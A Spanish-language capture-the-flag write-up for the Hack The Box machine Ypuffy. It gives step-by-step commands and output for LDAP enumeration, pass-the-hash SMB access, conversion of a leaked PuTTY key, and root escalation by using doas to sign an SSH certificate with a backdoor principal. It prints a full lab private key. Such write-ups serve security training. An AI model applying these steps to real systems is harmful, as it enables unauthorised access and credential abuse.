
Hack The Box - Ypuffy	
Sistema Operativo:	**OpenBSD**
Dificultad:	**Medium**
Release:	**15/09/2018**

Técnicas utilizadas

- Crafting custom LDAP queries / manually finding the RootDSE
- Enumeration and exploitation of SSH CA authentication configurations

En este write-up, se detalla el proceso de explotación de la máquina Ypuffy de HackTheBox. Inicialmente, identifiqué que el puerto 80 (HTTP) estaba abierto, aunque no pude acceder a la página web. Cambiando de estrategia, investigué el puerto 389 (LDAP), obteniendo un usuario y un hash. Posteriormente, investigué el puerto 445 (SMB), descubriendo que el usuario alice1978 tenía permisos de lectura y escritura en la carpeta compartida alice, donde descubrí un archivo con extensión .ppk. Utilizando PuTTYgen, generé una clave privada RSA para acceder al servicio SSH.

Una vez dentro, investigué los archivos con permisos SUID, encontrando el binario doas. Analicé el archivo de configuración doas.conf y observé la variable AuthorizedPrincipalsCommand en sshd_config. Utilizando el comando doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n 3m3rgencyB4ckd00r -I root root, generé una clave SSH firmada por la CA, permitiendo el acceso como usuario root y completando el reto.



Enumeración

La dirección IP de la máquina víctima es 10.129.174.144. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.174.144
PING 10.129.174.144 (10.129.174.144) 56(84) bytes of data.
64 bytes from 10.129.174.144: icmp_seq=1 ttl=254 time=59.7 ms
64 bytes from 10.129.174.144: icmp_seq=2 ttl=254 time=69.8 ms
64 bytes from 10.129.174.144: icmp_seq=3 ttl=254 time=59.4 ms
64 bytes from 10.129.174.144: icmp_seq=4 ttl=254 time=60.0 ms
64 bytes from 10.129.174.144: icmp_seq=5 ttl=254 time=90.3 ms

--- 10.129.174.144 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 59.446/67.850/90.259/11.870 ms

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.174.144 -oN scanner_ypuffy** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_ypuffy
# Nmap 7.94SVN scan initiated Sun Oct  6 17:20:54 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_ypuffy 10.129.174.144
Nmap scan report for 10.129.174.144
Host is up, received user-set (0.099s latency).
Scanned at 2024-10-06 17:20:54 CEST for 33s
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHywyAKYEXQgQXAMGwE+082NEp7gNATSW2pgC4ygGWqGe4lX+P95mVQ8hUjrXB72mJMwrbKcal/KuKEdBJKg2n6vVNq5FoKWJzNynbxpsyv7ew0HOB8CviIhnrPf
CaMbT4B0z4tB+Ja1uZCB0jkKwy4BF2DPcnzpjgQ7SAgSjPIX+Y3D2w93qF5/06vPv4aUpSbkpR0nqAc7HrmzbZRnEn6bUzdj06TRHTcb/pJTDJ
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFocRQOTyNqTGuIHbqHRnVrxpEIQbsw8jZtbCLdX5CIGDVbi3RkxMli9C2lYAES3gyqDLaqmWfHdaqZA4h07SlE=
|   256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOk4hnBY52Og9EclpaEr/OmZVEt9u7t6DzIk6fC9wzED
80/tcp  open  http        syn-ack ttl 63 OpenBSD httpd
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        syn-ack ttl 63 (Anonymous bind OK)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6)
|   Computer name: ypuffy
|   NetBIOS computer name: YPUFFY\x00
|   Domain name: hackthebox.htb
|   FQDN: ypuffy.hackthebox.htb
|_  System time: 2024-10-06T11:21:21-04:00
|_clock-skew: mean: 1h19m58s, deviation: 2h18m34s, median: -1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58838/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 13178/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 28668/udp): CLEAN (Failed to receive data)
|   Check 4 (port 37628/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-10-06T15:21:21
|_  start_date: N/A

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  6 17:21:27 2024 -- 1 IP address (1 host up) scanned in 32.86 seconds
```

Análisis del puerto 80 (HTTP)

El puerto 80 de la máquina víctima tiene el puerto 80 (HTTP) abierto, pero curiosamente, no es posible conectarse a dicha página web. Por tanto, es necesario cambiar de estrategia.



Análisis del puerto 389 (LDAP)

El puerto 389 (LDAP) se encontraba abierto, así que decidí usar los scripts de nmap para obtener mayor información de este servicio en la máquina objetivo. En este caso, pude encontrar un usuario y un hash, que posiblemente se trate de credenciales válidas.

LDAP (Lightweight Directory Access Protocol) es un protocolo de aplicación que permite el acceso y mantenimiento de servicios de directorio distribuidos sobre una red IP.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ nmap -p389 --script=ldap-search 10.129.174.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 17:24 CEST
Nmap scan report for 10.129.174.144
Host is up (0.066s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: dc=hackthebox,dc=htb
|     dn: dc=hackthebox,dc=htb
|         dc: hackthebox
|         objectClass: top
|         objectClass: domain
|     dn: ou=passwd,dc=hackthebox,dc=htb
|         ou: passwd
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
|         uid: bob8791
|         cn: Bob
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         userPassword: {BSDAUTH}bob8791
|         uidNumber: 5001
|         gidNumber: 5001
|         gecos: Bob
|         homeDirectory: /home/bob8791
|         loginShell: /bin/ksh
|     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
|         uid: alice1978
|         cn: Alice
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         objectClass: sambaSamAccount
|         userPassword: {BSDAUTH}alice1978
|         uidNumber: 5000
|         gidNumber: 5000
|         gecos: Alice
|         homeDirectory: /home/alice1978
|         loginShell: /bin/ksh
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
|         displayName: Alice
|         sambaPasswordHistory: 00000000000000000000000000000000000000000000000000000000
|         sambaNTPassword: [redacted]
|         sambaPwdLastSet:
|     dn: ou=group,dc=hackthebox,dc=htb
|         ou: group
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: bob8791
|         userPassword: {crypt}*
|         gidNumber: 5001
|     dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: alice1978
|         userPassword: {crypt}*
|         gidNumber: 5000
|     dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
|         sambaDomainName: YPUFFY
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464
|         sambaAlgorithmicRidBase: 1000
|         objectClass: sambaDomain
|         sambaNextUserRid: 1000
|         sambaMinPwdLength: 5
|         sambaPwdHistoryLength: 0
|         sambaLogonToChgPwd: 0
|         sambaMaxPwdAge: -1
|         sambaMinPwdAge: 0
|         sambaLockoutDuration: 30
|         sambaLockoutObservationWindow: 30
|         sambaLockoutThreshold: 0
|         sambaForceLogoff: -1
|         sambaRefuseMachinePwdChange: 0
|_        sambaNextRid: 1001

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

Análisis del puerto 445 (SMB)

El protocolo Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras y otros recursos entre nodos de una red de computadoras que usan el sistema operativo Microsoft Windows. Este protocolo pertenece a la capa de aplicación en el modelo TCP/IP. SMB permite a los clientes comunicarse con otros participantes de la misma red para acceder a los archivos o servicios compartidos. Teniendo en cuenta lo anterior, y sabiendo que el puerto 445 (SMB) se encontraba abierto, decidí comprobar las carpetas compartidas a las que tuviera acceso como usuario alice1978:

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ crackmapexec smb 10.129.174.144 -u 'alice1978' -H '00000000000000000000000000000000000000000000000000000000:[redacted]' --shares
SMB         10.129.174.144  445    YPUFFY           [*] Windows 6.1 (name:YPUFFY) (domain:hackthebox.htb) (signing:False) (SMBv1:True)
SMB         10.129.174.144  445    YPUFFY           [+] hackthebox.htb\alice1978:[redacted]
SMB         10.129.174.144  445    YPUFFY           [+] Enumerated shares
SMB         10.129.174.144  445    YPUFFY           Share           Permissions     Remark
SMB         10.129.174.144  445    YPUFFY           -----           -----------     ------
SMB         10.129.174.144  445    YPUFFY           alice           READ,WRITE      Alice's Windows Directory
SMB         10.129.174.144  445    YPUFFY           IPC$                            IPC Service (Samba Server)
```

Este usuario tiene permisos para leer y escribir en la carpeta alice, así que usé smbclient para investigar el contenido de esta carpeta, donde encontré un archivo con extensión .ppk.

La **extensión .ppk (PuTTY Private Key)** es un formato de archivo utilizado por PuTTYgen para almacenar claves privadas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ smbclient  \\\\10.129.174.144\\alice --pw-nt-hash -U alice1978[redacted]
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Oct  6 17:26:33 2024
  ..                                  D        0  Wed Aug  1 05:16:50 2018
  my_private_key.ppk                  A     1460  Tue Jul 17 03:38:51 2018

                433262 blocks of size 1024. 411540 blocks available
smb: \> get my_private_key.ppk
getting file \my_private_key.ppk of size 1460 as my_private_key.ppk (4,1 KiloBytes/sec) (average 4,1 KiloBytes/sec)
smb: \> exit

┌──(administrador㉿kali)-[~/Descargas]
└─$ file my_private_key.ppk
my_private_key.ppk: PuTTY Private Key File, version 2, algorithm ssh-rsa, Encryption none "rsa-key-20180716"
```

Por tanto, usé PuTTYgen para crear una clave privada RSA con la que poder iniciar sesión en la máquina objetivo usando el servicio SSH. PuTTYgen es una herramienta que genera pares de claves públicas y privadas para su uso con el cliente SSH PuTTY. La clave privada generada se puede convertir al formato .pem (Privacy Enhanced Mail), que es un formato de archivo utilizado para almacenar y transmitir claves criptográficas, certificados y otros datos.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ puttygen my_private_key.ppk -O private-openssh -o alice.pem

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ls -l
total 8
-rw------- 1 administrador administrador 1675 oct  6 17:33 alice.pem
-rw-r--r-- 1 administrador administrador 1460 oct  6 17:28 my_private_key.ppk

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ file alice.pem
alice.pem: PEM RSA private key

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ cat alice.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz1am2V3wNRkKR
+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02quxBoLMq0VSFK5A
0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAjh7U8op4/lIsk
Hqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/SxaiA2jBW6n3dMs
qpD0kq+b7RVnVXGbDK5p4n44JD2yJZgeDk+1JCl57ZUlbI5+6KWxivAMf2AqY5e1
adjpOfo6TwmB0Cyx0rIYMvsog3HnqyHcVR/UfwIBJQKCAQB9JJx9saa5LsnB6Idf
LBq5b1RlRugtr2fT7IgXT/+cJoaWCN0r5592S/AsBVRml3YnYWbpwvcZg9f0AIAo
E8/xYecpfpxnXgVnNdISw9knqhSaB1Oki2KTklYkhHDmeZmEsuCCEYD3SSsC+jT5
6zvqjkUkrPbilahHZii5uZWrfXUSVbRZRtrWe7bJmoUTP//XbuTCllnpiZVvT5kR
mOrIQEzNzsPC6IzYJ6aBzYoAem/5HQ6M8ekSH/G9ahrPoGlNVuRVXoYlenTtjox1
KFLQTBNNaMAS78I3Vf9Unmv5HGWu9k2CDKDdTFBBQt4ZQVXFm4svjtuyc5g84WHp
9CatAoGBANTBwU1DttMKKphHAN23+tvIAh3rlNG6m+xeStOxEusrbNL89aEU03FW
XIocoQlPiQBr3s8OkgMk1QVYABlH30Y2ZsPL/hp6l4UVEuHUqnTfEOowVTcVNlwp
NM8YLhgn+JIeGpJZqus5JK/pBhKOJclenIpH5M2v4L9aKFwiMZxfAoGBAMb6j3Gu
H6tm5CDwFnplwYZ2zNkhOfv3trhhT43PGM/iNH6pJUJNGTL25I/SL0fsH0pWe670
B/MoNGBIf/PEWcmoFNPKQzWKaO37LXBVr/dos+GErF4+Uis/dhowp3fyyzZ5t6pb
L5cljCBY6xLDzABBPt8jGZPw5h8lGNEZNLvhAoGAUICqAY8+QgPYw/8wwpikG88j
ZURh0tD8uk0xEdRMWPusotxBQ95d19t89fz+qZO3TER90c4paPkuAgWfLCkIX8GO
qvM9jXp+hWHreAtHan3quXoSZ96DRXdgFwI69GIms9QKDdy9NmimGQwQIsC0Wggf
jkS3cGwP2bNpN548SQECgYEAvDkf6BNqENbzeRp2IMEe2SRFPBiC9URFD0dLQPRV
vbpNVTg4AHJxyG0BuHq3GoVptQWzRKGmp747mVlWcPgB6EUMyFeLry/mt5qSxDVh
Q/tCX7TaZvyul5zlVwtt+9fU/C3y7UGAC4Rh9RXXcp2Jn2BQOtwDcES+AcklUCyZ
qs0CgYEAiOHSABguzA8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDRtNE2
iI5cQLr38t6CRO6zEZ+08Zh5rbqLJ1n8i/q0Pv+nYoYlocxw3qodwUlUYcr1/sE+
WuvlxTwgKNIb9U6L6OdSr5FGkFBCFldtZ/WSHtbHxBabb0zpdts=
-----END RSA PRIVATE KEY-----
```

Análisis del puerto 22 (SSH)

Si esta clave privada RSA es válida para el servicio SSH, podría iniciar sesión como usuario alice1978. En este caso fue posible realizar dicha acción.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ssh -i alice.pem alice1978@10.129.174.144
The authenticity of host '10.129.174.144 (10.129.174.144)' can't be established.
ED25519 key fingerprint is SHA256:cFnNdj2lWfYtaQ9zlLoOvc52PuAjJKkLnxl+lGlF8NE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.174.144' (ED25519) to the list of known hosts.
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy$ id
uid=5000(alice1978) gid=5000(alice1978) groups=5000(alice1978)
ypuffy$ cat user.txt
[redacted]
ypuffy$
```

Al investigar los archivos con permisos SUID en esta máquina, encontré un binario que me resultó llamativo. En este caso, es doas. Los permisos SUID (Set User ID) permiten que un archivo se ejecute con los privilegios del propietario del archivo, en lugar de los del usuario que lo ejecuta. Esto puede ser útil para tareas que requieren permisos elevados.

Doas es una herramienta similar a sudo, utilizada en sistemas Unix y Unix-like para permitir a un usuario ejecutar comandos con los privilegios de otro usuario, típicamente el superusuario.


```
ypuffy$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-r-sr-xr-x  3 root  bin  26888 Mar 24  2018 /usr/bin/chfn
-r-sr-xr-x  3 root  bin  26888 Mar 24  2018 /usr/bin/chpass
-r-sr-xr-x  3 root  bin  26888 Mar 24  2018 /usr/bin/chsh
-r-sr-xr-x  1 root  bin  26456 Mar 24  2018 /usr/bin/doas
-r-sr-sr-x  1 root  daemon  30472 Mar 24  2018 /usr/bin/lpr
-r-sr-sr-x  1 root  daemon  26360 Mar 24  2018 /usr/bin/lprm
-r-sr-xr-x  1 root  bin  22408 Mar 24  2018 /usr/bin/passwd
-r-sr-xr-x  1 root  bin  18048 Mar 24  2018 /usr/bin/su
-r-sr-xr-x  1 root  bin  9856 Mar 24  2018 /usr/libexec/lockspool
-r-sr-xr-x  1 root  bin  427816 Mar 24  2018 /usr/libexec/ssh-keysign
-rwsr-x---  1 root  _dbus  55264 Mar 27  2018 /usr/local/libexec/dbus-daemon-launch-helper
-r-sr-sr-x  2 root  authpf  22392 Mar 24  2018 /usr/sbin/authpf
-r-sr-sr-x  2 root  authpf  22392 Mar 24  2018 /usr/sbin/authpf-noip
-r-sr-x---  1 root  network  143360 Mar 24  2018 /usr/sbin/pppd
-r-sr-xr-x  2 root  bin  34512 Mar 24  2018 /usr/sbin/traceroute
-r-sr-xr-x  2 root  bin  34512 Mar 24  2018 /usr/sbin/traceroute6
-rwsr-xr-x  1 root  bin  2670386 Mar 24  2018 /usr/X11R6/bin/Xorg
-r-sr-xr-x  2 root  bin  334168 Mar 24  2018 /sbin/ping
-r-sr-xr-x  2 root  bin  334168 Mar 24  2018 /sbin/ping6
-r-sr-x---  1 root  operator  256448 Mar 24  2018 /sbin/shutdown
ypuffy$
```

Escalada de privilegios

Al investigar el archivo doas.conf, se observa que este usuario puede generar claves RSA sin proporcionar contraseña. En este archivo se definen las reglas y permisos para la ejecución de comandos con privilegios elevados.


Además, al leer el archivo sshd_config, se observa la variable AuthorizedPrincipalsCommand. El archivo sshd_config es el archivo de configuración del servidor SSH (sshd), donde se especifican las opciones de configuración para el servicio SSH. La variable AuthorizedPrincipalsCommand permite especificar un comando que se ejecuta para obtener una lista de principales autorizados para la autenticación basada en certificados.

Un principal autorizado es una entidad (usuario, sistema o dispositivo) que ha sido verificada y autorizada para acceder a ciertos recursos o realizar ciertas acciones en un sistema. En este caso, el principal autorizado es el usuario root, que ha sido verificado mediante el certificado CA.




Teniendo en cuenta lo anterior, usé el comando curl para el usuario root, donde encontré una posible contraseña. La clave está firmada usando el certificado CA.

En este caso, encontré un archivo ca y otro ca.pub. El archivo ca es un certificado de autoridad (CA), que es la entidad responsable de emitir certificados digitales. Estos certificados verifican la identidad de las entidades (como usuarios, servidores o dispositivos) en una red. El archivo ca.pub es la clave pública asociada al certificado CA, utilizada para verificar la autenticidad de las claves firmadas por la CA.



Por último, usé el comando doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n 3m3rgencyB4ckd00r -I root root. Este comando permite generar una clave SSH firmada por la CA, utilizando el archivo ca como certificado de autoridad. La opción **-u userca** especifica que el comando se ejecuta como el usuario userca, mientras que **-s /home/userca/ca** indica la ruta del archivo CA. La opción **-n 3m3rgencyB4ckd00r** define el nombre del principal autorizado, y **-I root** establece el identificador del certificado. Finalmente, root es el nombre del archivo de salida. Con esta clave firmada, pude acceder al sistema como usuario root, dando por acabado este reto.



```
ypuffy$ ssh-keygen -f root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root.
Your public key has been saved in root.pub.
The key fingerprint is:
SHA256:X7trjdPb2W/qELDVlq0ruTfWcDMZiV8jIbZhi3yEbWU alice1978@ypuffy.hackthebox.htb
The key's randomart image is:
+---[RSA 2048]----+
|          o .E   |
|         . O.o o |
|        . B * * o|
|         o B + =.|
|        S o o + =|
|         . . +.*.|
|          . =+.+o|
|            +=*.=|
|           .+*+*=|
+----[SHA256]-----+
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n [redacted] -I root root
Signed user key root-cert.pub: id "root" serial 0 for [redacted] valid forever
ypuffy$ ssh root@localhost -i root
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)?
Host key verification failed.
ypuffy$ ssh root@localhost -i root
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
```